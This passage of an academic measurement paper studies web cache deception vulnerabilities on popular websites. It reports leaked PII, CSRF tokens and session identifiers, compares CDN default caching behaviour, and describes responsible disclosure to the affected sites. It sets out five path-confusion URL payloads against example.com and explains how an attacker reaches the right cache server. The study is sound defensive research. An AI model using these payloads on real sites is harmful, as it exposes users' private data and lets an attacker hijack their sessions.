Responsible Disclosure. In this paper, we present a detailed breakdown of our measurement findings and results of our analysis, but we refrain from explicitly naming the impacted sites. Even though our methodology only utilized harmless techniques for WCD detection, the findings point at real-world vulnerabilities that could be severely damaging if publicly disclosed before remediation.

We sent notification emails to publicly listed security contacts of all impacted parties promptly after our discovery. In the notification letters we provided an explanation of the vulnerability with links to online resources and listed the vulnerable domain names under ownership of the contacted party. We informed them of our intention to publicly publish these results, noted that they will not be named, and advised that they remediate the issue as adversaries can easily repeat our experiment and compromise their sites. We also explicitly stated that we did not seek or accept bug bounties for these notifications.

We sent the notification letters prior to submitting this work for review, therefore giving the impacted parties reasonably early notice. As of this writing, 12 of the impacted sites have implemented mitigations.

Repeatability. One of the authors of this paper is affiliated with a major CDN provider at the time of writing. However, the work and results we present in this paper do not use any internal or proprietary company information, or any such information pertaining to the company's customers. We conducted this work using only publicly available data sources and tools. Our methodology is repeatable by other researchers without access to any CDN provider internals.

4 Web Cache Deception Measurement Study

We conducted two measurement studies to characterize web cache deception (WCD) vulnerabilities on the Internet. In this first study we present in this section, the research questions we specifically aim to answer are:

(Q1) What is the prevalence of WCD vulnerabilities on popular, highly-trafficked domains? (§4.2)
(Q2) Do WCD vulnerabilities expose PII and, if so, what kinds? (§4.3)
(Q3) Can WCD vulnerabilities be used to defeat defenses against web application attacks? (§4.3)
(Q4) Can WCD vulnerabilities be exploited by unauthenticated users? (§4.3)

In the following, we describe the data we collected to carry out the study. We discuss the results of the measurement, and then consider implications for PII and important web security defenses. Finally, we summarize the conclusions we draw from the study. In Section 5, we will present a follow-up experiment focusing on advanced path confusion techniques.

Table 2: Summary of crawling statistics.

	Crawled	Vulnerable
Pages	1,470,410	17,293 (1.2%)
Domains	124,596	93 (0.1%)
Sites	295	16 (5.4%)




Figure 3: Distribution of the measurement data and vulnerable sites across the Alexa Top 5K.

4.1 Data Collection

We developed a custom web crawler to collect the data used in this measurement. The crawler ran from April 20-27, 2018 as a Kubernetes pod that was allocated 16 Intel Xeon 2.4 GHz CPUs and 32 GiB of RAM. Following the methodology described in Section 3, we configured the crawler to identify vulnerable sites from the Alexa Top 5K at the time of the experiment. In order to scalably create test accounts, we filtered this initial measurement seed pool for sites that provide an option for user authentication via Google OAuth. This filtering procedure narrowed the set of sites considered in this measurement to 295. Table 2 shows a summary of our crawling statistics.

4.2 Measurement Overview

Alexa Ranking. From the 295 sites comprising the collected data set, the crawler identified 16 sites (5.4%) to contain WCD vulnerabilities. Figure 3 presents the distribution of all sites and vulnerable sites across the Alexa Top 5K. From this, we observe that the distribution of vulnerable sites is roughly proportional to the number of sites crawled; that is, our data does not suggest that the incidence of WCD vulnerabilities is correlated with site popularity.

Table 3: Pages, domains, and sites labeled by CDN using HTTP header heuristics. These heuristics simply check for unique vendor-specific strings added by CDN proxy servers.

CDN	Crawled			Vulnerable		
	Pages	Domains	Sites	Pages	Domains	Sites
Cloudflare	161,140 (11.0%)	4,996 (4.0%)	143 (48.4%)	16,234 (93.9%)	72 (77.4%)	8 (50.0%)
Akamai	225,028 (15.3%)	16,473 (13.2%)	100 (33.9%)	1,059 (6.1%)	21 (22.6%)	8 (50.0%)
CloudFront	100,009 (6.8%)	10,107 (8.1%)	107 (36.3%)	2 (<0.1%)	1 (1.1%)	1 (6.2%)
Other CDNs	244,081 (16.6%)	2,456 (2.0%)	137 (46.4%)	0 (0.0%)	0 (0.0%)	0 (0.0%)
Total CDN Use	707,210 (48.1%)	33,675 (27.0%)	244 (82.7%)	17,293 (100.0%)	93 (100.0%)	16 (100.0%)

Table 4: Response codes observed in the vulnerable data set.

Response Code	Pages	Domains	Sites
404 Not Found	17,093 (98.8%)	82 (88.2%)	10 (62.5%)
200 Ok	205 (1.2%)	19 (20.4%)	12 (75.0%)

Content Delivery Networks (CDNs). Using a set of heuristics that searches for well-known vendor strings in HTTP headers, we labeled each domain and site with the corresponding CDN. Table 3 shows the results of this labeling. Note that many sites use multiple CDN solutions, and therefore the sum of values in the first four rows may exceed the totals we report in the last row.

The results show that, even though WCD attacks are equally applicable to any web cache technology, all instances of vulnerable pages we observed are served over a CDN. That being said, vulnerabilities are not unique to any one CDN vendor. While this may seem to suggest that CDN use is correlated with an increased risk of WCD, we point out that 82.7% of sites in our experiment are served over a CDN. A more balanced study focusing on comparing CDNs to centralized web caches is necessary to eliminate this inherent bias in our experiment and draw meaningful conclusions. Overall, these results indicate that CDN deployments are prevalent among popular sites, and the resulting widespread use of web caches may in turn lead to more opportunities for WCD attacks.

Response Codes. Table 4 presents the distribution of HTTP response codes observed for the vulnerable sites. This distribution is dominated by `404 Not Found` which, while perhaps unintuitive, is indeed allowed behavior according to RFC 7234 [21]. On the other hand, while only 12 sites leaked resources with a `200 OK` response, during our manual examination of these vulnerabilities (discussed below) we noted that more PII was leaked from this category of resource.

Cache Headers. Table 5 shows a breakdown of cache-relevant headers collected from vulnerable sites. In particular, we note that despite the presence of headers whose semantics prohibit caching—e.g., "`Pragma: no-cache`", "`Cache-Control: no-store`"—pages carrying these headers are cached regardless, as they were found to be vulnerable to WCD. This finding suggests that site administrators indeed take advantage of the configuration controls provided by web caches that allow sites to override header-specified caching policies.

A consequence of this observation is that user-agents cannot use cache headers to determine with certainty whether a resource has in fact been cached or not. This has important implications for WCD detection tools that rely on cache headers to infer the presence of WCD vulnerabilities.

4.3 Vulnerabilities

Table 6 presents a summary of the types of vulnerabilities discovered in the collected data, labeled by manual examination.

PII. 14 of the 16 vulnerable sites leaked PII of various kinds, including names, usernames, email addresses, and phone numbers. In addition to these four main categories, a variety of other categories of PII were found to be leaked. Broad examples of other PII include financial information (e.g., account balances, shopping history) and health information (e.g., calories burned, number of steps, weight). While it is tempting to dismiss such information as trivial, we note that PII such as the above can be used as the basis for highly effective spearphishing attacks [10, 19, 30, 32].

Security Tokens. Using the entropy-based procedure described in Section 3, we also analyzed the data for the presence of leaked security tokens. Then, we manually verified our findings by accessing the vulnerable sites using a browser and checking for the presence of the tokens suspected to have been leaked. Finally, we manually verified representative examples of each class of leaked token for exploitability using the test accounts established during the measurement.

6 of the 16 vulnerable sites leaked CSRF tokens valid for a session, which could allow an attacker to conduct CSRF attacks despite the presence of a deployed CSRF defense. 3 of these were discovered in hidden form elements used to protect POST requests, while an additional 4 were found in inline JavaScript that was mostly used to initiate HTTP requests. We also discovered 2 sites leaking CSRF tokens in URL query

Table 5: Cache headers present in HTTP responses collected from vulnerable sites.

Header	Pages	Domains	Sites
Expires:	1,642 (9.5%)	23 (24.7%)	13 (81.2%)
Pragma: no-cache	652 (3.8%)	11 (11.8%)	6 (37.5%)
Cache-Control:	1,698 (9.8%)	26 (28.0%)	14 (87.5%)
max-age=, public	1,093 (6.3%)	10 (10.8%)	7 (43.8%)
max-age=	307 (1.8%)	1 (1.1%)	1 (6.2%)
must-revalidate, private	102 (0.6%)	1 (1.1%)	1 (6.2%)
max-age=, no-cache, no-store	67 (0.4%)	3 (3.2%)	2 (12.5%)
max-age=, no-cache	64 (0.4%)	4 (4.3%)	1 (6.2%)
max-age=, must-revalidate	51 (0.3%)	1 (1.1%)	1 (6.2%)
max-age=, must-revalidate, no-transform, private	5 (<0.1%)	3 (3.2%)	1 (6.2%)
no-cache	5 (<0.1%)	2 (2.2%)	1 (6.2%)
max-age=, private	3 (<0.1%)	1 (1.1%)	1 (6.2%)
must-revalidate, no-cache, no-store, post-check=, pre-check=	1 (<0.1%)	1 (1.1%)	1 (6.2%)
All	1,698 (9.8%)	26 (28.0%)	14 (87.5%)
(none)	15,595 (90.2%)	67 (72.0%)	3 (18.8%)

Table 6: Types of vulnerabilities discovered in the data.

Leakage	Pages	Domains	Sites
PII	17,215 (99.5%)	88 (94.6%)	14 (87.5%)
User	934 (5.4%)	17 (18.3%)	8 (50.0%)
Name	16,281 (94.1%)	71 (76.3%)	7 (43.8%)
Email	557 (3.2%)	10 (10.8%)	6 (37.5%)
Phone	102 (0.6%)	1 (1.1%)	1 (6.2%)
CSRF	130 (0.8%)	10 (10.8%)	6 (37.5%)
JS	59 (0.3%)	5 (5.4%)	4 (25.0%)
POST	72 (0.4%)	5 (5.4%)	3 (18.8%)
GET	8 (<0.1%)	4 (4.3%)	2 (12.5%)
Sess. ID / Auth. Code	1,461 (8.4%)	11 (11.8%)	6 (37.5%)
JS	1,461 (8.4%)	11 (11.8%)	6 (37.5%)
Total	17,293	93	16

parameters for GET requests, which is somewhat at odds with the convention that GET requests should be idempotent.

6 of the 16 vulnerable sites leaked session identifiers or user-specific API tokens in inline JavaScript. These session identifiers could be used to impersonate victim users at the vulnerable site, while the API tokens could be used to issue API requests as a victim user.

Authenticated vs. Unauthenticated Attackers. The methodology we described in Section 3 includes a detection step intended to discover whether a suspected WCD vulnerability was exploitable by an unauthenticated user by accessing a cached page without sending any stored session identifiers in the requests. In only a few cases did this automated check fail; that is, in virtually every case the discovered vulnerability was exploitable by an unauthenticated user. Even worse, manual examination of the failure cases revealed that in each one the crawler had produced a false negative and that in fact all of the remaining vulnerabilities were exploitable by unauthenticated users as well. This implies that WCD, as a class of vulnerability, tends not to require an attacker to authenticate to a vulnerable site in order to exploit those vulnerabilities. In other words, requiring strict account verification through credentials such as valid SSNs or credit card numbers is not a viable mitigation for WCD.

4.4 Study Summary

Summarizing the major findings of this first experiment, we found that 16 out of 295 sites drawn from the Alexa Top 5K contained web cache deception (WCD) vulnerabilities. We note that while this is not a large fraction of the sites scanned, these sites have substantial user populations as to be expected with their placement in the Alexa rankings. This, combined with the fact that WCD vulnerabilities are relatively easy to exploit, leads us to conclude that these vulnerabilities are serious and that this class of vulnerability deserves attention from both site administrators and the security community.

We found that the presence of cache headers was an unreliable indicator for whether a resource is cached, implying that existing detection tools relying on this signal may inadvertently produce false negatives when scanning sites for WCD vulnerabilities. We found vulnerable sites to leak PII that would be useful for launching spearphishing attacks, or security tokens that could be used to impersonate victim users or bypass important web security defenses. Finally, the WCD vulnerabilities discovered here did not require attackers to authenticate to vulnerable sites, meaning sites with restrictive sign-up procedures are not immune to WCD vulnerabilities.

5 Variations on Path Confusion

Web cache technologies may be configured to make their caching decisions based on complex rules such as pattern

```
example.com/account.php
example.com/account.php/nonexistent.css
```

(a) Path Parameter

```
example.com/account.php
example.com/account.php%0Anonexistent.css
```

(b) Encoded Newline (\n)

```
example.com/account.php;par1;par2
example.com/account.php%3Bnonexistent.css
```

(c) Encoded Semicolon (;)

```
example.com/account.php#summary
example.com/account.php%23nonexistent.css
```

(d) Encoded Pound (#)

```
example.com/account.php?name=val
example.com/account.php%3Fname=valnonexistent.css
```

(e) Encoded Question Mark (?)

Figure 4: Five practical **path confusion** techniques for crafting URLs that reference **nonexistent file names**. In each example, the first URL corresponds to the regular page, and the second one to the malicous URL crafted by the attacker. More generally, **nonexistent.css** corresponds to a nonexistent file where **nonexistent** is an arbitrary string and **.css** is a popular static file extension such as .css, .txt, .jpg, .ico, .js etc.

matches on file names, paths, and header contents. Launching a successful WCD attack requires an attacker to craft a malicious URL that triggers a caching rule, but also one that is interpreted as a legitimate request by the web server. Caching rules often cannot be reliably predicted from an attacker's external perspective, rendering the process of crafting an attack URL educated guesswork.

Based on this observation, we hypothesize that exploring variations on the path confusion technique may increase the likelihood of triggering caching rules and a valid web server response, and make it possible to exploit additional WCD vulnerabilities on sites that are not impacted by the originally proposed attack. To test our hypothesis, we performed a second round of measurements fourteen months after the first experiment, in July, 2019.

Specifically, we repeated our methodology, but tested payloads crafted with different path confusion techniques in an attempt to determine how many more pages could be exploited with path confusion variations. We used an extended seed pool for this study, containing 295 sites from the original set and an additional 45 randomly selected from the Alexa Top 5K, for a total of 340. In particular, we chose these new sites among those that *do not* use Google OAuth in an attempt to mitigate potential bias in our previous measurement. One negative consequence of this decision was that we had to perform the account creation step entirely manually, which limited the number of sites we could include in our study in this way. Finally, we revised the URL grouping methodology by only selecting and exploiting a page among the first 500 pages when there is at least one marker in the content, making it more efficient for our purposes, and less resource-intensive on our targets. In the following, we describe this experiment and present our findings.

5.1 Path Confusion Techniques

Recall from our analysis and Table 4 that our WCD tests resulted in a `404 Not Found` status code in the great majority of cases, indicating that the web server returned an error page that is less likely to include PII. In order to increase the chances of eliciting a `200 OK` response while still triggering a caching rule, we propose additional path confusion techniques below based on prior work [59, 61, 62]), also illustrated in Figure 4. Note that *Path Parameter* in the rest of this section refers to the original path confusion technique discussed in this work.

Encoded Newline (\n). Web servers and proxies often (but not always) stop parsing URLs at a newline character, discarding the rest of the URL string. For this path confusion variation, we use an encoded newline (`%0A`) in our malicious URL (see Figure 4b). We craft this URL to exploit web servers that drop path components following a newline (i.e., the server sees `example.com/account.php`), but are fronted by caching proxies that instead do not properly decode newlines (the proxy sees `example.com/account.php%0Anonexistent.css`).
As a result, a request for this URL would result in a successful response, and the cache would store the contents believing that this is static content based on the nonexistent file's extension.

Encoded Semicolon (;). Some web servers and web application frameworks accept lists of parameters in the URL delimited by semicolons; however, the caching proxy fronting the server may not be configured to recognize such lists. The path confusion technique we present in Figure 4c exploits this scenario by appending the nonexistent static file name after a semicolon. In a successful attack, the server would decode the URL and return a response for `example.com/account.php`, while the proxy would fail to decode the semicolon, interpret `example.com/account.php%3Bnonexistent.css` as a resource, and attempt to cache the nonexistent style sheet.

Encoded Pound (#). Web servers often process the pound character as an HTML fragment identifier, and therefore stop parsing the URL at its first occurrence. However, proxies and their caching rules may not be configured to

Table 7: Response codes observed with successful WCD attacks for each path confusion variation.

Technique	Pages		Domains		Sites	
	200	!200	200	!200	200	!200
Path Parameter	3,870	25,932	31	93	13	7
Encoded `\n`	1,653	24,280	79	76	9	7
Encoded `;`	3,912	25,576	91	92	13	7
Encoded `#`	7,849	20,794	102	85	14	7
Encoded `?`	11,282	26,092	122	86	17	8
All Encoded	11,345	31,063	128	94	20	9
Total	12,668	32,281	132	97	22	9

decode pound signs, causing them to process the entire URL string. The path confusion technique we present in Figure 4d once again exploits this inconsistent interpretation of the URL between a web server and a web cache, and works in a similar manner to the encoded newline technique above. That is, in this case the web server would successfully respond for `example.com/account.php`, while the proxy would attempt to cache `example.com/account.php%23nonexistent.css`.

Encoded Question Mark (?). This technique, illustrated in Figure 4e, targets proxies with caching rules that are not configured to decode and ignore standard URL query strings that begin with a question mark. Consequently, the web server would generate a valid response for `example.com/account.php` and the proxy would cache it, misinterpreting the same URL as `example/account.php%3Fname=valnonexistent.css`.

5.2 Results

We applied our methodology to the seed pool of 340 sites, using each path confusion variation shown in Figure 4. We also performed the test with the Path Parameter technique, which was an identical test case to our original experiment. We did this in order to identify those pages that are not vulnerable to the original WCD technique, but only to its variations.

We point out that the results we present in this second experiment for the Path Parameter technique differ from our first measurement. This suggests that, in the fourteen-month gap between the two experiments, either the site operators fixed the issue after our notification, or that there were changes to the site structure or caching rules that mitigated existing vulnerabilities or exposed new vulnerable pages. In particular, we found 16 vulnerable sites in the previous experiment and 25 in this second study, while the overlap between the two is only 4.

Of the 25 vulnerable sites we discovered in this experiment, 20 were among the previous set of 295 that uses Google OAuth, and 5 among the newly picked 45 that do not. To test whether the incidence distributions of vulnerabilities among these two sets of sites show a statistically significant difference, we applied Pearson's χ^2 test, where vulnerability incidence is treated as the categorical outcome variable and OAuth/non-OAuth site sets are comparison groups. We obtained a test statistic of 1.07 and a p-value of 0.30, showing that the outcome is independent of the comparison groups, and that incidence distributions do not differ significantly at typically chosen significance levels (i.e., $p > 0.05$). That is, our seed pool selection did not bias our findings.

Table 8: Vulnerable targets for each path confusion variation.

Technique	Pages	Domains	Sites
Path Parameter	29,802 (68.9%)	103 (69.6%)	14 (56.0%)
Encoded `\n`	25,933 (59.9%)	86 (58.1%)	11 (44.0%)
Encoded `;`	29,488 (68.2%)	105 (70.9%)	14 (56.0%)
Encoded `#`	28,643 (66.2%)	109 (73.6%)	15 (60.0%)
Encoded `?`	37,374 (86.4%)	130 (87.8%)	19 (76.0%)
All Encoded	42,405 (98.0%)	144 (97.3%)	23 (92.0%)
Total	43,258 (100.0%)	148 (100.0%)	25 (100.0%)

Response Codes. We present the server response codes we observed for vulnerable pages in Table 7. Notice that there is a stark contrast in the number of `200 OK` responses observed with some of the new path confusion variations compared to the original. For instance, while there were 3,870 success codes for Path Parameter, Encoded `#` and Encoded `?` resulted in 7,849 and 11,282 success responses respectively. That is, two new path confusion techniques were indeed able to elicit significantly higher numbers of successful server responses, which is correlated with a higher chance of returning private user information. The remaining two variations performed closer to the original technique.

Vulnerabilities. In this experiment we identified a total of 25 vulnerable sites. Table 8 shows a breakdown of vulnerable pages, domains, and sites detected using different path confusion variations. Overall, the original path confusion technique resulted in a fairly successful attack, exploiting 68.9% of pages and 14 sites. Still, the new techniques combined were able to exploit 98.0% of pages, and 23 out of 25 vulnerable sites, showing that they significantly increase the likelihood for a successful attack.

We next analyze whether any path confusion technique was able to successfully exploit pages that were not impacted by others. We present these results in Table 9 in a matrix form, where each element (i, j) shows how many pages/domains/sites were exploitable using the technique in row i, whereas utilizing the technique listed in column j was ineffective for the same pages/domains/sites.

The results in Table 9 confirm that each path confusion variation was able to attack a set of unique pages/domain-

Table 9: Number of unique pages/domains/sites exploited by each path confusion technique. Element (i, j) indicates number of many pages exploitable using the technique in row i, whereas technique in column j is ineffective.

Technique	Path Parameter	Encoded \n	Encoded ;	Encoded #	Encoded ?
Path Parameter	-	4,390 / 26 / 7	1,010 / 5 / 4	5,691 / 11 / 3	5,673 / 12 / 3
Encoded \n	521 / 9 / 4	-	206 / 5 / 3	3,676 / 5 / 3	3,668 / 5 / 3
Encoded ;	696 / 7 / 4	3,761 / 24 / 6	-	4,881 / 9 / 2	4,863 / 8 / 0
Encoded #	4,532 / 17 / 4	6,386 / 28 / 7	4,036 / 13 / 3	-	90 / 1 / 1
Encoded ?	13,245 / 39 / 8	15,109 / 49 / 11	12,749 / 33 / 5	8,821 / 22 / 5	-
All Encoded	13,456 / 45 / 11	16,472 / 58 / 12	12,917 / 39 / 9	13,762 / 35 / 8	5,031 / 14 / 4

s/sites that were not vulnerable to other techniques, attesting to the fact that utilizing a variety of techniques increases the chances of successful exploitation. In fact, of the 25 vulnerable sites, 11 were only exploitable using one of the variations we presented here, but not the Path Parameter technique.

All in all, the results we present in this section confirm our hypothesis that launching WCD attacks with variations on path confusion, as opposed to only using the originally proposed Path Parameter technique, results in an increased possibility of successful exploitation. Moreover, two of the explored variations elicit significantly more `200 OK` server responses in the process, increasing the likelihood of the web server returning valid private information.

We stress that the experiment we present in this section is necessarily limited in scale and scope. Still, we believe the findings sufficiently demonstrate that WCD can be easily modified to render the attack more damaging, exploiting unique characteristics of web servers and caching proxies in parsing URLs. An important implication is that defending against WCD through configuration adjustments is difficult and error prone. Attackers are likely to have the upper hand in devising new and creative path confusion techniques that site operators may not anticipate.

6 Empirical Experiments

Practical exploitation of WCD vulnerabilities depends on many factors such as the caching technology used and caching rules configured. In this section, we present two empirical experiments we performed to demonstrate the impact of different cache setups on WCD, and discuss our exploration of the default settings for popular CDN providers.

6.1 Cache Location

While centralized server-side web caches can be trivially exploited from any location in the world, exploiting a distributed set of CDN cache servers is more difficult. A successful WCD attack may require attackers to correctly target the same edge server that their victim connects to, where the cached sensitive information is stored. As extensively documented in existing WCD literature, attackers often achieve that by connecting to the server of interest directly using its IP address and a valid HTTP `Host` header corresponding to the vulnerable site.

We tested the impact of this practical constraint by performing the *victim* interactions of our methodology from a machine located in Boston, MA, US, and launching the attack from another server in Trento, Italy. We repeated this test for each of the 25 sites confirmed to be vulnerable in our second measurement described in Section 5.

The results showed that our attack failed for 19 sites as we predicted, requiring tweaks to target the correct cache server. Surprisingly, the remaining 6 sites were still exploitable even though headers indicated that they were served over CDNs (3 Akamai, 1 Cloudflare, 1 CloudFront, and 1 Fastly).

Upon closer inspection of the traffic, we found headers in our Fastly example indicating that a cache miss was recorded in their Italy region, followed by a retry in the Boston region that resulted in the cache hit, which led to a successful attack. We were not able to explore the remaining cases with the data servers exposed to us.

Many CDN providers are known to use a tiered cache model, where content may be available from a parent cache even when evicted from a child [3, 20]. The Fastly example above demonstrates this situation, and is also a plausible explanation for the remaining cases. Another possibility is that the vulnerable sites were using a separate centralized server-side cache fronted by their CDN provider. Unfortunately, without a clear understanding of proprietary CDN internals and visibility into site owners' infrastructure, it is not feasible to determine the exact cache interactions.

Our experiment confirms that cache location is a practical constraint for a successful WCD attack where a distributed set of cache servers is involved, but also shows that attacks are viable in certain scenarios without necessitating additional traffic manipulation.

6.2 Cache Expiration

Web caches typically store objects for a short amount of time, and then evict them once they expire. Eviction may also take place prematurely when web caches are under heavy load. Consequently, an attacker may have a limited window of opportunity to launch a successful WCD attack until the web cache drops the cached sensitive information.

Table 10: Default caching behavior for popular CDNs, and cache control headers honored by default to prevent caching.

CDN	Default Cached Objects	Honored Headers		
		no-store	no-cache	private
Akamai	Objects with a predefined list of static file extensions only.	✗	✗	✗
Cloudflare	Objects with a predefined list of static file extensions, **AND** all objects with cache control headers `public` or `max-age > 0`.	✓	✓	✓
CloudFront	All objects.	✓	✓	✓
Fastly	All objects.	✗	✗	✓

In order to measure the impact of cache expiration on WCD, we repeated the *attacker* interactions of our methodology with 1 hour, 6 hour, and 1 day delays. [3] We found that 16, 10, and 9 sites were exploitable in each case, respectively.

These results demonstrate that exploitation is viable in realistic attack scenarios, where there are delays between the victim's and attacker's interactions with web caches. That being said, caches will eventually evict sensitive data, meaning that attacks with shorter delays are more likely to be successful. We also note that we performed this test with a randomly chosen vulnerable page for each site as that was sufficient for our purposes. In practice, different resources on a given site may have varying cache expiration times, imposing additional constraints on what attacks are possible.

6.3 CDN Configurations

Although any web cache technology can be affected by WCD, we established in Section 4.2 that CDNs play a large role in cache use on the Internet. Therefore, we conducted an exploratory experiment to understand the customization features CDN vendors offer and, in particular, to observe their default caching behavior. To that end, we created free or trial accounts with four major CDN providers: Akamai, Cloudflare, CloudFront, and Fastly. We only tested the basic content delivery solutions offered by each vendor and did not enable add-on features such as web application firewalls.

We stress that major CDN providers offer rich configuration options, including mechanisms for site owners to programmatically interact with their traffic. A systematic and exhaustive analysis of CDN features and corresponding WCD vectors is an extremely ambitious task beyond the scope of this paper. The results we present in this section are only intended to give high-level insights into how much effort must be invested in setting up a secure and safe CDN environment, and how the defaults behave.

Configuration. All four CDN providers we experimented with offer a graphical interface and APIs for users to set up their origin servers, apply caching rules, and configure how HTTP headers are processed. In particular, all vendors provide ways to honor or ignore Cache-Control headers, and users can choose whether to strip headers or forward them downstream to clients. Users can apply caching decisions and time-to-live values for cached objects based on expressions that match the requested URLs.

Akamai and Fastly configurations are translated to and backed by domain-specific configuration languages, while Cloudflare and CloudFront do not expose their back-end to users. Fastly internally uses Varnish caches, and gives users full control over the Varnish Configuration Language (VCL) that governs their setup. In contrast, Akamai appears to support more powerful HTTP processing features than Varnish, but does not expose all features to users directly. Quoting an Akamai blog post: *"Metadata [Akamai's configuration language] can do almost anything, good and bad, which is why WRITE access to metadata is restricted, and only Akamai employees can add metadata to a property configuration directly."* [4]

In addition to static configurations, both Akamai and Cloudflare offer mechanisms for users to write programs that execute on the edge server, and dynamically manipulate traffic and caches [2, 16].

In general, while Cloudflare, CloudFront, and Fastly offer free accounts suitable for personal use, they also have paid tiers that lift restrictions (e.g., Cloudflare only supports 3 cache rules in the free tier) and provide professional services support for advanced customization. Akamai strictly operates in the business-to-business market where configuration is driven by a professional services team, as described above.

Cacheability. Next, we tested the caching behavior of CDN providers with a default configuration. Our observations here are limited to 200 OK responses pertaining to WCD; for an in-depth exploration of caching decisions involving 4xx or 5xx error responses, we refer readers to Nguyen et al. [47]. We summarize our observations in Table 10, which lists the conditions for caching objects in HTTP responses, and whether including the relevant Cache-Control headers prevent caching.

These results show that both Akamai and Cloudflare rely on a predefined list of static file extensions (e.g., .jpg, .css, .pdf, .exe) when making cacheability decisions. While Cloud-

[3] We only tested 19 sites out of 25, as the remaining 6 had fixed their vulnerabilities by the time we performed this experiment.

flare allows origin servers to override the decision in both directions via Cache-Control headers, either to cache non-static files or prevent caching static files, Akamai's default rule applies unconditionally.

CloudFront and Fastly adopt a more aggressive caching strategy: in the absence of Cache-Control headers all objects are cached with a default time-to-live value. Servers behind CloudFront can prevent caching via Cache-Control headers as expected. However, Fastly only honors the `private` header value.

6.4 Lessons Learned

The empirical evidence we presented in this section suggests that configuring web caches correctly is not a trivial task. Moreover, the complexity of detecting and fixing a WCD vulnerability is disproportionately high compared to launching an attack.

As we have seen above, many major CDN vendors do not make RFC-compliant caching decisions in their default configurations [21]. Even the more restrictive default caching rules based on file extensions are prone to security problems; for example, both Akamai and Cloudflare could cache dynamically generated PDF files containing tax statements if configured incorrectly. On the other hand, we do not believe that these observations implicate CDN vendors in any way, but instead emphasize that CDNs are not intended to be plug & play solutions for business applications handling sensitive data. All CDNs provide fine-grained mechanisms for caching and traffic manipulation, and site owners must carefully configure and test these services to meet their needs.

We reiterate that, while CDNs may be a prominent component of the Internet infrastructure, WCD attacks impact all web cache technologies. The complexity of configuring CDNs correctly, the possibility of multi-CDN arrangements, and other centralized caches that may be involved all imply that defending against WCD requires site owners to adopt a holistic view of their environment. Traditional security practices such as asset, configuration, and vulnerability management must be adapted to take into consideration the entire communication infrastructure as a system.

From an external security researcher's perspective the challenge is even greater. As we have also discussed in the cache location and expiration experiments, reasoning about a web cache system's internals in a black box fashion is a challenging task, which in turn makes it difficult to pinpoint issues before they can be exploited. In contrast, attackers are largely immune to this complexity; they often do not need to disentangle the cache structure for a successful attack. Developing techniques and tools for reliable detection of WCD—and similar web cache attacks—is an open research problem. We believe a combination of systems security and safety approaches would be a promising research direction, which we discuss next as we conclude this paper.

7 Discussion & Conclusion

In this paper, we presented the first large-scale investigation of WCD vulnerabilities in the wild, and showed that many sites among the Alexa Top 5K are impacted. We demonstrated that the vulnerable sites not only leak user PII but also secrets that, once stolen by an attacker, can be used to bypass existing authentication and authorization mechanisms to enable even more damaging web application attack scenarios.

Alarmingly, despite the severity of the potential damage, these vulnerabilities still persist more than two years after the public introduction of the attack in February 2017. Similarly, our second experiment showed that in the fourteen months between our two measurements, only 12 out of 16 sites were able to mitigate their WCD vulnerabilities, while the total number of vulnerabilities rose to 25.

One reason for this slow adoption of necessary mitigations could be a lack of user awareness. However, the attention WCD garnered from security news outlets, research communities, official web cache vendor press releases, and even mainstream media also suggests that there may be other contributing factors. In fact, it is interesting to note that there exists no technology or tool proposed to date that allows site operators to reliably determine if any part of their online architecture is vulnerable to WCD, or to close their security gaps. Similarly, there does not exist a mechanism for end-users and web browsers to detect a WCD attack and protect themselves. Instead, countermeasures are largely limited to general guidance by web cache vendors and CDN providers for their users to configure their services in consideration of WCD vectors, and the tools available offer limited manual penetration-testing capabilities for site operators with domain-specific knowledge.

We assert that the above is a direct and natural consequence of the fact that WCD vulnerabilities are a *system safety* problem. In an environment with WCD vulnerabilities, there are no isolated faulty components; that is, web servers, load balancers, proxies, and caches all individually perform the functionality they are designed for. Similarly, determining whether there is human error involved and, if so, identifying where that lies are both non-trivial tasks. In fact, site operators often have legitimate needs to configure their systems in seemingly hazardous ways. For example, a global corporation operating hundreds to thousands of machines may find it technically or commercially infeasible to revise the Cache-Control header settings of their individual web servers, and may be forced to instruct their CDN provider to perform caching based purely on file names.

These are all strong indicators that the growing ecosystem of web caches, in particular CDN-fronted web applications, and more generally highly-distributed Internet-based architectures, should be analyzed in a manner that captures their security and safety properties as a system. As aforementioned, venerable yet still widely-used *root cause analysis* techniques

are likely to fall short in these efforts, because there is no individual system component to blame for the failure. Instead, security researchers should adopt a systems-centric security analysis, examining not only individual system components but also their interactions, expected outcomes, hazardous states, and accidents that may result. Modeling and analyzing WCD attacks in this way, drawing from the rich safety engineering literature [41] is a promising future research direction that will help the security community understand and address similar systems-level attacks effectively.

Acknowledgments

We thank our shepherd Ben Stock and the anonymous reviewers; this paper is all the better for their helpful feedback. This work was supported by the National Science Foundation under grant CNS-1703454, Secure Business Austria, ONR project "In-Situ Malware Containment and Deception through Dynamic In-Process Virtualization," and EU H2020-SU-ICT-03-2018 Project No. 830929 CyberSec4Europe.

References

[1] Ahmed Aboul-Ela. Sublist3r. https://github.com/aboul3la/Sublist3r.

[2] Akamai Developer. Akamai EdgeWorkers. https://developer.akamai.com/akamai-edgeworkers-overview.

[3] Akamai Developer. Content Caching. https://developer.akamai.com/legacy/learn/Caching/Content_Caching.html.

[4] Akamai Developer – Jay Sikkeland. Advanced Metadata: A Brief Overview. https://developer.akamai.com/blog/2017/04/28/advanced-metadata-brief-overview.

[5] Akamai Technologies. Facts & Figures. https://www.akamai.com/us/en/about/facts-figures.jsp.

[6] Apache HTTP Server Project. Apache HTTP Server Version 2.4 – Caching Guide. https://httpd.apache.org/docs/2.4/caching.html.

[7] Sajjad Arshad, Seyed Ali Mirheidari, Tobias Lauinger, Bruno Crispo, Engin Kirda, and William Robertson. Large-Scale Analysis of Style Injection by Relative Path Overwrite. In International World Wide Web Conference, 2018.

